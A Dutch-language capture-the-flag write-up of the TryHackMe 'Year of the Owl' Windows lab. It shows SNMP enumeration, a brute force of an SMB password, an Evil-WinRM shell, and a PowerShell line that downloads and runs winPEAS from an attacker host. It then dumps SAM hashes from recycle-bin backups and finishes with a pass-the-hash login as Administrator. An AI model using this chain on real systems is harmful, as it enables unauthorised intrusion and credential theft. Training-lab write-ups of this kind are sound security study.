

---

# **Try Hack Me - Year Of the Owl**

Nicolas Bouquiaux

2021-03-27

## Contents

|   |          |
|---|----------|
| <b>Enumeration</b>                        | <b>3</b> |
| Nmap . . . . .                            | 3        |
| Directory enumeration . . . . .           | 3        |
| SMB . . . . .                             | 4        |
| UDP scanning . . . . .                    | 5        |
| <b>Local Privilege Escalation</b>         | <b>6</b> |
| <b>Administrator Privilege Escalation</b> | <b>7</b> |
| <b>References</b>                         | <b>9</b> |


## Enumeration

### Nmap

Ik begin met een poortscan voor informatie hieromtrent.

```
1 nmap -sS $ip
2 Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-27 02:39 EDT
3 Nmap scan report for 10.10.179.45
4 Host is up (0.039s latency).
5 Not shown: 994 filtered ports
6 PORT      STATE SERVICE
7 80/tcp    open  http
8 139/tcp   open  netbios-ssn
9 443/tcp   open  https
10 445/tcp   open  microsoft-ds
11 3306/tcp  open  mysql
12 3389/tcp  open  ms-wbt-server
13
14 Nmap done: 1 IP address (1 host up) scanned in 16.42 seconds
```

Van de output hierboven kom ik tot de conclusie dat we te maken hebben met een windows machine waar een webserver op draait:



### Directory enumeration

Nu ga ik een listing van de directories op de webserver enumeraten.

```
1 gobuster dir -u http://10.10.179.45 -w /usr/share/wordlists/dirb/common
  .txt -x php,html,txt
2 =====
3 Gobuster v3.1.0
4 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
5 =====
6 [+] Url: http://10.10.179.45
7 [+] Method: GET
8 [+] Threads: 10
9 [+] Wordlist: /usr/share/wordlists/dirb/common.txt
10 [+] Negative Status codes: 404
11 [+] User Agent: gobuster/3.1.0
12 [+] Extensions: html,txt,php
13 [+] Timeout: 10s
14 =====
15 2021/03/27 00:12:52 Starting gobuster in directory enumeration mode
16 =====
17 /.hta.php (Status: 403) [Size: 302]
18 /.hta.html (Status: 403) [Size: 302]
19 /.hta.txt (Status: 403) [Size: 302]
20 /.hta (Status: 403) [Size: 302]
21 /.htpasswd (Status: 403) [Size: 302]
22 /.htaccess.txt (Status: 403) [Size: 302]
23 /.htpasswd.html (Status: 403) [Size: 302]
24 /.htaccess (Status: 403) [Size: 302]
25 /.htpasswd.txt (Status: 403) [Size: 302]
26 /.htaccess.php (Status: 403) [Size: 302]
27 /.htpasswd.php (Status: 403) [Size: 302]
28 /.htaccess.html (Status: 403) [Size: 302]
29 /aux.html (Status: 403) [Size: 302]
30 /aux.txt (Status: 403) [Size: 302]
31 /aux (Status: 403) [Size: 302]
32 /aux.php (Status: 403) [Size: 302]
33 /cgi-bin/ (Status: 403) [Size: 302]
34 /cgi-bin/.html (Status: 403) [Size: 302]
```

De scan bracht geen nuttige resultaten op, dus ga ik over tot een andere service dat op de target draait.

## SMB

Een andere optie is om via SMB verbinding te maken met de server, maar dit vereist credentials voor aangezien anonieme logins geen succes opleverden.

```
1 smbclient -L //10.10.179.45/ -N
2 session setup failed: NT_STATUS_ACCESS_DENIED
```

Voorlopig kan ik niet verder met SMB, maar hier kan ik nog wel op terugkomen mocht ik credentials-gegevens zien te bemachtigen.

## UDP scanning

Ik herscan de machine nadat ik vaststelde dat de target beveiligd is tegen de veelvoorkomende vulnerabilities. Echter filter ik nu slechts enkel UDP poorten.

```
1 nmap -sU --top-ports 10 $ip
2 Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-27 00:29 EDT
3 Nmap scan report for 10.10.179.45
4 Host is up (0.032s latency).
5
6 PORT      STATE      SERVICE
7 53/udp    open|filtered domain
8 67/udp    open|filtered dhcps
9 123/udp   open|filtered ntp
10 135/udp   open|filtered msrpc
11 137/udp   open|filtered netbios-ns
12 138/udp   open|filtered netbios-dgm
13 161/udp   open|filtered snmp
14 445/udp   open|filtered microsoft-ds
15 631/udp   open|filtered ipp
16 1434/udp  open|filtered ms-sql-m
17
18 Nmap done: 1 IP address (1 host up) scanned in 12.68 seconds
```

Merk op dat poort 161 (SNMP) openstaat. SNMP is een protocol dat netwerkinformatie verzameld dat eenvoudig op te vragen is.

Onesixtytwo is een tool in Kali dat scant naar vertrouwelijke informatie.

```
1 onesixtytwo $ip -c /usr/share/doc/onesixtytwo/dict.txt
2 Scanning 1 hosts, 51 communities
3 10.10.179.45 [openview] Hardware: Intel64 Family 6 Model 79 Stepping 1
  AT/AT COMPATIBLE - Software:
4 Windows Version 6.3 (Build 17763 Multiprocessor Free)
```

De community string blijkt public te zijn. Dat betekent dat we een check kunnen uitvoeren op netwerkgerelateerde informatie.

```
1 snmp-check -c openview $ip
2 snmp-check v1.9 - SNMP enumerator
3 Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)
4
5 [+] Try to connect to 10.10.179.45:161 using SNMPv1 and community '
  openview'
6
```

```
7  [*] System information:
8
9  Host IP address      : 10.10.179.45
10 Hostname             : year-of-the-owl
11 Description          : Hardware: Intel64 Family 6 Model 79
12   Stepping 1 AT/AT COMPATIBLE -
13 Software: Windows Version 6.3 (Build 17763 Multiprocessor Free)
14 Contact              : -
15 Location             : -
16 Uptime snmp          : 00:54:06.35
17 Uptime system        : 00:53:16.03
18 System date          : 2021-3-27 04:40:08.9
19 Domain               : WORKGROUP
20
21 [*] User accounts:
22 Guest
23 Jareth
24 Administrator
25 DefaultAccount
26 WDAGUtilityAccount
```

Het blijkt dat de server een account genaamd Jareth heeft.

## Local Privilege Escalation

SMB vereist een gebruikersnaam en een wachtwoord, waardoor we deze moeten brute-forcen gebruikmakend van een dictionary dat verschillende wachtwoordcombinaties bevat.

Hiervoor gebruik crackmapexec dat door alle records van het .txt-bestand rockyou loopt.

```
1  crackmapexec smb $ip -u Jareth -p /home/kali/Desktop/rockyou.txt
2
3  SMB      10.10.179.45      445      YEAR-OF-THE-OWL  [-] year-of-the-owl
4    \Jareth:natalie STATUS_LOGON_FAILURE
5  SMB      10.10.179.45      445      YEAR-OF-THE-OWL  [-] year-of-the-owl
6    \Jareth:cuteako STATUS_LOGON_FAILURE
7  SMB      10.10.179.45      445      YEAR-OF-THE-OWL  [-] year-of-the-owl
8    \Jareth:javier STATUS_LOGON_FAILURE
9  SMB      10.10.179.45      445      YEAR-OF-THE-OWL  [-] year-of-the-owl
10   \Jareth:789456123 STATUS_LOGON_FAILURE
11  SMB      10.10.179.45      445      YEAR-OF-THE-OWL  [-] year-of-the-owl
12   \Jareth:123654 STATUS_LOGON_FAILURE
13  SMB      10.10.179.45      445      YEAR-OF-THE-OWL  [+] year-of-the-owl
14   \Jareth:sarah
```

Het wachtwoord van Jareth blijkt sarah te zijn. Nu kan ik de SMB-shares opvragen.

```
1 smbclient -L //$ip -U Jareth
2 Enter WORKGROUP\Jareth's password:
3
4 Sharename      Type            Comment
5 -----
6 ADMIN$         Disk            Remote Admin
7 C$             Disk            Default share
8 IPC$           IPC             Remote IPC
9 SMB1 disabled -- no workgroup available
```

Ik weet dat de poort voor WinRM openstaat, dus kan ik hier mijn exploit op uitvoeren.

```
1 bundle exec evil-winrm.rb -i 10.10.179.45 -u Jareth -p 'sarah'
2
3 Evil-WinRM shell v2.4
4
5 Info: Establishing connection to remote endpoint
6
7 *Evil-WinRM* PS C:\Users\Jareth\Documents>
```

Nu hoef ik enkel nog mijn privileges te escalaten naar Administrators-niveau.

## Administrator Privilege Escalation

```
1 PS C:\Users\Jareth\Documents> (New-Object System.Net.WebClient).
   DownloadFile("http://attackIP/winPEAS.bat",
2 "C:\users\jareth\documents\winPEAS.bat")
3 .\winPEAS.bat
```

Het script gaf enkele suggesties voor mogelijke locaties waar credentials stonden, omzeilingstechnieken, ... Het raadde ook aan om te kijken in de prullenbak voor credential files.

```
1 USER INFORMATION
2 -----
3
4 User Name          SID
5 =====
6 year-of-the-owl\jareth S-1-5-21-1987495829-1628902820-919763334-1001
```

Het blijkt dat er een backup van het systeem aanwezig is en de SAM-database.

```
1 *Evil-WinRM* PS C:\Users\Jareth\Documents> cd 'c:\$recycle.bin\S
   -1-5-21-1987495829-1628902820-919763334-1001'
2 *Evil-WinRM* PS C:\$recycle.bin\S
   -1-5-21-1987495829-1628902820-919763334-1001> dir
3
4
```

```

5      Directory: C:\$recycle.bin\S
      -1-5-21-1987495829-1628902820-919763334-1001
6
7
8  Mode                LastWriteTime         Length Name
9  ----                -
10 -a-----          9/18/2020    7:28 PM         49152 sam.bak
11 -a-----          9/18/2020    7:28 PM    17457152 system.bak

```

Deze bestanden moet ik in een tempfolder zetten op C: niveau zodat mijn machine de bestanden kan downloaden.

```

1  *Evil-WinRM* PS C:\temp> Write-Host((Get-Item system.bak).length/1KB)
2  17048
3  *Evil-WinRM* PS C:\temp> Write-Host((Get-Item sam.bak).length/1KB)
4  48
5  *Evil-WinRM* PS C:\temp> download c:\temp\sam.bak
6  Info: Downloading c:\temp\sam.bak to sam.bak
7
8
9  Info: Download successful!
10
11 *Evil-WinRM* PS C:\temp> download c:\temp\system.bak
12 Info: Downloading c:\temp\system.bak to system.bak
13
14
15 Info: Download successful!
16
17 ls -l
18 total 17460
19 -rwxrwxrwx 1 root root    2579 Mar 26 23:48 autonmap.sh
20 -rw-r--r-- 1 root root   49152 Mar 27 01:36 sam.bak
21 -rw-r--r-- 1 root root  318976 Mar 27 00:06 screen.png
22 -rw-r--r-- 1 root root 17457152 Mar 27 01:36 system.bak
23 -rw-r--r-- 1 root root   35523 Mar 27 01:17 winPEAS.bat
24 -rwxr-xr-x 1 root root   10546 Mar 27 01:27 WriteUp.md

```

Nu kan ik de bestanden kraken met een python-script.

```

1  python3 secretsdump.py -sam sam.bak -system system.bak LOCAL >> hash.
   txt└─
2
3  (rootkali)-[~/nishang/Shell/Year_Of_Owl_THM] └─
4  # cat hash.txt
5  Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
6
7  [*] Target system bootKey: 0xd676472afd9cc13ac271e26890b87a8c
8  [*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
9  Administrator:500:aad3b435b51404eeaad3b435b51404ee:6
   bc99ede9edcfecf9662fb0c0ddcfa7a:::

```



```
10 Guest:501:aad3b435b51404eeaad3b435b51404ee:31
    d6cfe0d16ae931b73c59d7e0c089c0:::
11 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31
    d6cfe0d16ae931b73c59d7e0c089c0:::
12 WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:39
    a21b273f0cfd3d1541695564b4511b:::
13 Jareth:1001:aad3b435b51404eeaad3b435b51404ee:5
    a6103a83d2a94be8fd17161dfd4555a:::
14 [*] Cleaning up...
```

Doordat we de hashes hebben gekraakt, kan ik inloggen op het Administratorsaccount m.b.v. de hash.

```
1 bundle exec evil-winrm -i 10.10.179.45 -u Administrator -H
2 '6bc99ede9edcfecf9662fb0c0ddcfa7a'
3
4
5 PS C:\Users\Administrator\Documents> whoami /priv
6
7 PRIVILEGES INFORMATION
8 -----
9
10 Privilege Name                Description
11 State
12 =====
13
14 SeIncreaseQuotaPrivilege      Adjust memory quotas for a
    process Enabled
15 SeSecurityPrivilege           Manage auditing and security
    log Enabled
16 SeTakeOwnershipPrivilege      Take ownership of files or
    other objects Enabled
17 SeLoadDriverPrivilege         Load and unload device
    drivers Enabled
```

## References

1. <https://cd6629.gitbook.io/ctfwriteups/windows-privesc/year-of-the-owl-thm#administrator-privilege-escalation>